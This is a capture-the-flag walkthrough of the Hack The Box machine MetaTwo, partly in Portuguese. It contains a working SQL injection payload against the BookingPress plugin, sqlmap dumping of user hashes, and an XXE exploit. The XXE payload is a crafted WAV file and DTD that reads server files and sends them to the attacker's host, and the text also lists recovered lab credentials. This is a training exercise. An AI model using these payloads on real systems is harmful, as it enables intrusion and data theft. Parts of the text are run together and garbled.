MetaTwo
Introdução
https://app.hackthebox.com/machines/MetaTwo
jnelsonuser. Logging SSH, you will escalate priv bypasspie****.**
O script de exploração automatizado encontra-se no final deste relatório.
Enumeração
O primeiro passo é enumerar a máquina. Para isso, nós usaremos o nmap.
ports=$(sudo nmap -p- -Pn --min-rate=1000 -T4 10.10.11.186 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//) && sudo nmap -Pn -sC -sV -p $ports 10.10.11.186 O Nmap mostra três portas abertas
 21 ftp 22 ssh and 80 http and HTTP port redirect to http://metapress.htb/
Add that in /etc/hosts file.
Port 80 (http)
Metapress.htb
The web page is provided by WordPress** and Its version is vulnerable, but the exploit will only work when we are authenticated.
 Going over to

 /events/ page, it’s listed the information of events.

 Checking the
 source code **of that page, we got to know that it’s using **booking press 1.0.10****. Let’s check the exploit **for that specific version.
Exploração
CVE-2022-0739
Refer: https://wpscan.com/vulnerability/388cd42d-b61a-42a4-8604-99b812db2357
The plugin fails to properly sanitize user supplied POST data before it is used in a dynamically constructed SQL query via the bookingpress_front_get_category_services AJAX action (available to unauthenticated users), leading to an unauthenticated SQL Injection For the
exploit** work, we need some info about_wpnoncewhich can be found inevents**page source codeNow we have two options, is to dump the
databasemanually or use some automation tool likesqlmapI am doing it withsecondoption so thatwrite upwill be short. For that, we need tocapturethe request intoburpLet’s use-xflag for passing theproxyaddress.
curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' --data 'action=bookingpress_front_get_category_services&_wpnonce=009552bc5f&category_id=33&total_service=-7502) UNION ALL SELECT @@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -' -x http://127.0.0.1:8080Capture the request in burp** and save it into a file called admin.req
 For
For sqlmap works, we need to remove the injection query to any number, or you can leave that parameter **empty.
 That’s the final look for the
 admin.req file
Dumping the database with Sqlmap
Now let’s run the sqlmap
sqlmap -r admin.req -p total_service --batchAnd the parameter is injectable let’s list out all the databases
sqlmap -r admin.req -p total_service --dbs Selecting
 blog database. After that, let’s list the tables of the blog database.
sqlmap -r admin.req -p total_service -D blog --tables Dumping the
 wp_users table
sqlmap -r admin.req -p total_service -D blog -T wp_users --dump Got the
 user password hashes, Let’s crack that with john
john hashes -w=/usr/share/wordlists/rockyou.txt
User: manager
Pass: partylikearockstarhttp://metapress.htb/wp-login.php
CVE-2021-29447
Refer : https://tryhackme.com/room/wordpresscve202129447
Researchers at security firm SonarSource discovered an XML external entity injection (XXE) security flaw in the WordPress Media Library. The vulnerability can be exploited only when this CMS runs in PHP 8 and the attacking user has permissions to upload media files. Take note of the latter condition as we walk through an example of exploiting this vulnerability below. For the
exploitation, we need to create aWAV** file which will fetch the another file called0xetern4lw0lf.dtd**which has our malicious content inside.
echo -en 'RIFF\xb8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM '"'"'http://10.10.14.7:9090/etern4lw0lf.dtd'"'"'>%remote;%init;%trick;]>\x00' > payload.wavNow let’s create etern4lw0lf.dtd file which will read the /etc/passwd file and convert that into base64 and send that data in GET request on our php server
etern4lw0lf.dtd :
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % init "<!ENTITY % trick SYSTEM 'http://10.10.14.7:9090/?p=%file;'>" >Starting the PHP server
php -S 0.0.0.0:9090Now let’s upload** the payload.wav file
 And we got the
 base64 **encoded value

echo "cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFpbDp4Ojg6ODptYWlsOi92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2dpbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9iYWNrdXBzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDozODozODpNYWlsaW5nIExpc3QgTWFuYWdlcjovdmFyL2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovcnVuL2lyY2Q6L3Vzci9zYmluL25vbG9naW4KZ25hdHM6eDo0MTo0MTpHbmF0cyBCdWctUmVwb3J0aW5nIFN5c3RlbSAoYWRtaW4pOi92YXIvbGliL2duYXRzOi91c3Ivc2Jpbi9ub2xvZ2luCm5vYm9keTp4OjY1NTM0OjY1NTM0Om5vYm9keTovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4KX2FwdDp4OjEwMDo2NTUzNDo6L25vbmV4aXN0ZW50Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5c3RlbWQtbmV0d29yazp4OjEwMToxMDI6c3lzdGVtZCBOZXR3b3JrIE1hbmFnZW1lbnQsLCw6L3J1bi9zeXN0ZW1kOi91c3Ivc2Jpbi9ub2xvZ2luCnN5c3RlbWQtcmVzb2x2ZTp4OjEwMjoxMDM6c3lzdGVtZCBSZXNvbHZlciwsLDovcnVuL3N5c3RlbWQ6L3Vzci9zYmluL25vbG9naW4KbWVzc2FnZWJ1czp4OjEwMzoxMDk6Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgpzc2hkOng6MTA0OjY1NTM0OjovcnVuL3NzaGQ6L3Vzci9zYmluL25vbG9naW4Kam5lbHNvbjp4OjEwMDA6MTAwMDpqbmVsc29uLCwsOi9ob21lL2puZWxzb246L2Jpbi9iYXNoCnN5c3RlbWQtdGltZXN5bmM6eDo5OTk6OTk5OnN5c3RlbWQgVGltZSBTeW5jaHJvbml6YXRpb246LzovdXNyL3NiaW4vbm9sb2dpbgpzeXN0ZW1kLWNvcmVkdW1wOng6OTk4Ojk5ODpzeXN0ZW1kIENvcmUgRHVtcGVyOi86L3Vzci9zYmluL25vbG9naW4KbXlzcWw6eDoxMDU6MTExOk15U1FMIFNlcnZlciwsLDovbm9uZXhpc3RlbnQ6L2Jpbi9mYWxzZQpwcm9mdHBkOng6MTA2OjY1NTM0OjovcnVuL3Byb2Z0cGQ6L3Vzci9zYmluL25vbG9naW4KZnRwOng6MTA3OjY1NTM0Ojovc3J2L2Z0cDovdXNyL3NiaW4vbm9sb2dpbgo=" | base64 -d So let’s get the WordPress
 wp-config.php** file, but for that we need the path for that directory In the past we see it’s running nginx **let’s get the nginx configuration
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/nginx/sites-enabled/default">
<!ENTITY % init "<!ENTITY % trick SYSTEM 'http://10.10.14.7:9090/?p=%file;'>" > And we got the path
 /var/www/metapress.htb/blog
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/var/www/metapress.htb/blog/wp-config.php">
<!ENTITY % init "<!ENTITY % trick SYSTEM 'http://10.10.14.7:9090/?p=%file;'>" >
- FTP user creads
User: metapress.htb
Pass: 9NYS_ii@FyL_p5M2NvJ Successfully login inside theFTPserver Got a
Got a send_email.phpfile
- Creads For Jnelson User
User: **jnelson
**Pass: Cb4_JmWM8zUZWMu@Ys
ssh jnelson@10.10.11.186
